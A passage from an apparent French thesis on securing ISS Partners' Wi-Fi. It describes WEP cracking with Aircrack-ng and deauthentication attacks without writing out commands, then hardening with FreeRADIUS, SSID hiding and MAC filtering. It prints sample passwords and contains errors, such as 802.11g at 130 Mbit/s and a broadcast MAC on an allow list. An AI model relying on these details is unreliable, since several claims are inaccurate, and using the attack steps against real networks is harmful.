


Figure 62: Test d'intrusion d'un réseau sans fil décrypté [10].

4) Discussion

Avec l'évolution du domaine informatique, il est dur de se protéger face aux attaquants. Dans ce chapitre on a exposé en premier lieu les différentes attaques les plus fréquentes pratiquement sous kali linux, notamment les attaques les plus courantes et les plus utilisés par les attaquants, le faux point d'accès et man-in-the middle, en suite le crack des clés WEP, WPA, ces techniques d'interception sont considérés les plus efficaces contre les systèmes d'entreprise.

En effet, même si les attaquants ont avantage en techniques, mais certains d'eux contribuent à la sécurité.

Ensuite, nous avons proposé un plan de lutte contre le piratage à l'aide de certaines solutions de sécurité telle que la protection des données, périphériques, clients et le réseau en générale.

Cependant, en dépit des problèmes de sécurité intrinsèques, les réseaux sans fil et précisément le Wi-Fi continue préalablement à se développer, il est donc important de déterminer le niveau de sécurité souhaité afin de mettre en place en adéquation avec ce choix.

1) Préambule

Le manque de sécurité d'un réseau Wi-Fi ne devrait pas constituer un obstacle pour sa mise en place et son déploiement dans l'entreprise. En effet, la politique de sécurité doit être ajustée le plus précisément possible.

Face à toutes les failles de sécurité et à la diversité des attaques qu'il est possible de monter contre les réseaux Wi-Fi, nous cherchons à utiliser des outils permettant d'optimiser la sécurité de ces réseaux.

Dans ce chapitre, nous commencerons par présenter l'architecture réseau Wi-Fi non sécurisée de l'entreprise ISS Partners, en indiquant les différentes failles de ce réseau. Puis nous proposerons une nouvelle architecture avec une politique de sécurité. Cette dernière, sera généralisée à l'ensemble des entités de l'entreprise en connaissant les différentes ressources à protéger et les droits d'accès des utilisateurs.

2) L'architecture de départ du réseau Wi-Fi de l'entreprise « ISS Partners »




Figure 63: Architecture réseau Wi-Fi non sécurisé.

Dans le cadre de déploiement du réseau sans fil, les employés de l'entreprise ISS Partners, utilisent le réseau Wi-Fi pour se connecter vers un point d'accès qui est crypté avec une clé WEP, et ainsi d'accéder à la base de données (serveur destiné à stocker et à partager des informations).

2.1) Les différentes failles de l'architecture de départ

2.1.1) La diffusion du SSID et son apparition par défaut

Un réseau Wi-Fi porte toujours un nom d'identification afin que les ordinateurs puissent le détecter et se connecter dessus. Ce nom s'appelle le SSID (Service Set Identifier). Si on ne configure pas le point d'accès, le SSID est défini par défaut. Le point d'accès diffuse continuellement cette information pour permettre aux ordinateurs de le détecter, ce qui permet aussi de donner au hacker des éléments d'informations sur la marque ou le modèle du point d'accès utilisé.

2.1.2) Point d'accès chiffré par le protocole de sécurité WEP

Pour ce qui est de la sécurité de la connexion sans fil, le chiffrement WEP ne représente plus la protection la plus solide et la plus sûre contre les menaces extérieures, ce standard n'a cessé de créer la polémique autour de lui, à cause de plusieurs défaillances et vulnérabilités inhérentes à sa conception.

Chacun de ces mécanismes comporte des défauts, qui ajoutés les uns aux autres, permettent de casser le WEP en utilisant la commande Aircrack-ng, la figure suivante indique le résultat de cette dernière :




Figure 64: Décryptage du WEP.

2.1.3) Le filtrage des adresses MAC est désactivé

Pour accéder au réseau Wi-Fi SSNET de l'entreprise ISS Partners, il suffit d'introduire le mot de passe ou la clef de chiffrage. Le filtrage d'adresse MAC au niveau du point d'accès n'est pas utilisé, comme illustré par la figure suivante :

Figure 66: Authentification requise par le réseau sans fil.

Une fois cette opération effectuée, nous aurons un accès direct au point d'accès « SSNET », comme indiqué la figure suivante :

Figure 67: Association au point d'accès SSNET.

2.1.4) Mots de passe par défaut du point d'accès

Lors de la première installation d'un point d'accès, celui-ci est configuré avec des valeurs par défaut, y compris en ce qui concerne le mot de passe de l'administrateur. A ce stade, toute personne pouvant accéder au réseau, peut faire les changements ou modifier d'autres paramètres du point d'accès.

2.1.5) Désauthentification

Cette attaque est probablement la plus employée et la plus connue des attaques de DoS contre des réseaux Wi-Fi. Cette attaque est quasiment imparable. Les normalisateurs du Wi-Fi ont étudié la possibilité de corriger cette défaillance, mais leurs intentions n'ont jamais été traduites en pratique.

Pour réaliser cette attaque, il existe de nombreux outils permettant de lancer de telles inondations, telle que Aircrack **[24].**

Une fois que le client cible est déconnecté de son réseau, il est possible d'usurper son adresse MAC afin de monter d'autres attaques d'intrusion plus élaborées.

3) La solution de sécurité proposée dans l'entreprise




Figure 68 : Une vue générale de la solution.

➢ Description des étapes

1 - Lorsque le client demande à accéder au réseau après avoir obtenu du serveur DHCP une adresse IP, il transmet ses informations d'identité au point d'accès sans fil. Pendant cette phase, le client ne peut avoir accès aux ressources locales.

2 - Le point d'accès sans fil renvoie ces informations au serveur Radius. Le serveur Radius vérifie les informations d'identité, consulte sa stratégie d'accès et autorise ou refuse l'accès au client.

3 - S'il est reconnu, le client est autorisé à accéder au réseau et échange les clés de cryptage avec le point d'accès sans fil. En fait, les clés sont générées par le serveur Radius et transmises au point d'accès sans fil via le canal sécurisé (802.1x). Si le client n'est pas reconnu par le serveur Radius, il n'est pas autorisé à accéder au réseau et la communication s'interrompt.

4 - Grâce à la clé de cryptage, le client et le point d'accès sans fil établissent une connexion sans fil sécurisée, ce qui permet au client et au réseau interne de communiquer.

5 - Le client commence à communiquer avec des périphériques du réseau interne.

Cette architecture implique une authentification du point d'accès au niveau du serveur, l'utilisation de certificat aussi bien par le client sans fil que par le serveur Radius. Ces certificats peuvent être générés par une Autorité de certification tierce ou par un équipement du réseau configuré pour ce fait. Nous avons préféré que ce soit le serveur Radius qui se charge de cette tâche.

4) Configuration du server freeradius

Après l'installation, nous allons passer à la configuration du serveur Radius.

4.1) Création d'un utilisateur

Dans cette phase, nous ajoutons les utilisateurs autorisés. Pour cela, nous cliquons sur « Edit Users ».




Figure 69: Ajout d'utilisateurs.

Une fois, que nous avons cliqué sur « Edit user », nous saisirons le nom d'utilisateur, ainsi que mot de passe.




Figure 69: Ajout d'utilisateurs.

4.2)- Configurer les clients (Routeurs) :

Maintenant, pour ajouté le point d'accès dans la liste des clients Radius, nous cliquons sur « Edit Radius Clients. Conf ».




Figure 70 : Configuration des clients.

Ensuite, nous allons saisir un nom qui sera celui de notre point d'accès Wi-Fi ainsi que son adresse IP. On choisi le nom **Marketing-Network** puis on va définir le secret (**HG8@nb185**) partagé entre le point d'accès et le serveur Radius, comme illustré dans la figure suivante :




Figure 70: Configuration des clients.

4.3) Démarrer le serveur RADIUS




Figure 71: Démarrage du Radius.




Figure 71: Démarrage du Radius.

5) Sécurisation du point d'accès Wi-Fi

La sécurité des réseaux sans fil est l'élément essentiel qui décourage plusieurs personnes de déployer cette technologie. En effet, les ondes radios ne pouvant pas être réservées dans un espace délimitée, n'importe quelle personne se trouvant à portée de ces ondes peut s'y connecter et utiliser le réseau à des fins malfaisantes. Ainsi, il est essentiel de déployer de gros moyens pour sécuriser notre réseau sans fil Wi-Fi. Pour cela on a ainsi retenu les points suivants:

5.1) Cacher et modifier le nom par défaut du réseau Wi-Fi

Afin de se connecter à un point d'accès il est indispensable de connaître l'identifiant du réseau (SSID). Ainsi il est vivement conseillé de modifier le nom du réseau par défaut et de désactiver la diffusion (SSID broadcast: diffusion du nom SSID) de ce dernier sur le réseau. L'idéal est même de modifiez régulièrement le nom SSID. Il faudrait même éviter de choisir des mots reprenant l'identité de l'entreprise ou sa localisation, qui sont susceptibles d'être plus facilement devinés. Pour désactiver la diffusion automatique «broadcast» du nom SSID du réseau sans fil en décochant la case du type «Enable SSID Broadcast» présente dans le point d'accès, qu'il n'apparaisse pas dans la liste des connexions possibles, comme illustrer sur la figure suivante :




Figure 72: Désactiver la diffusion du SSID.

5.2) Choisir un mot de passe d'accès au point d'accès

L'administration du point d'accès se fait par l'intermédiaire d'une interface Web accessible par n'importe quel ordinateur connecté par câble ou par Wi-Fi. Il suffit de saisir une adresse IP (fournie par le constructeur) dans le navigateur Web et le mot de passe par défaut (fourni par le constructeur) pour accéder à l'administration. Nous modifions le mot de passe par un nouveau.

Le mot de passe que nous avons utilisé est « HG8!nb159 », comme indique par la figure suivante :




Figure 73: Modification du mot de passe par défaut.

5.3) Filtrer les équipements par adressage MAC

Une adresse MAC (Media Access Control) est une adresse physique qui identifie de façon unique et exclusive chaque carte réseau. L'authentification par adresse MAC suggère que chaque point d'accès exige des utilisateurs, qui veulent intégrer le réseau, de spécifier exactement leurs adresses MAC. Le point d'accès authentifie alors les utilisateurs en consultant sa base de données. Seules les stations ayant les adresses MAC présente dans cette base de données sont autorisées à accéder au réseau.

La figure suivante montre l'ajout d'une adresse MAC dans la base de données :




Figure 74 : Attribution des adresses MAC.

D'après le résultat ci-dessous, nous constatons que l'adresse MAC (FF :FF :FF :FF :FF :FF) est ajouté à la liste du filtrage MAC du point d'accès SSNET.




Figure 75: Liste du filtrage MAC.

5.4) La portée du signal

Avec la norme 802.11g, pour un débit théorique de 130Mbit/s, la portée du signal peut atteindre une quarantaine de mètres en intérieur. Cette distance délimite parfaitement la zone à couvrir par le réseau qui ne dépasse pas les 20 mètres.

5.5) Limité le nombre d'adresses IP dans le point d'accès

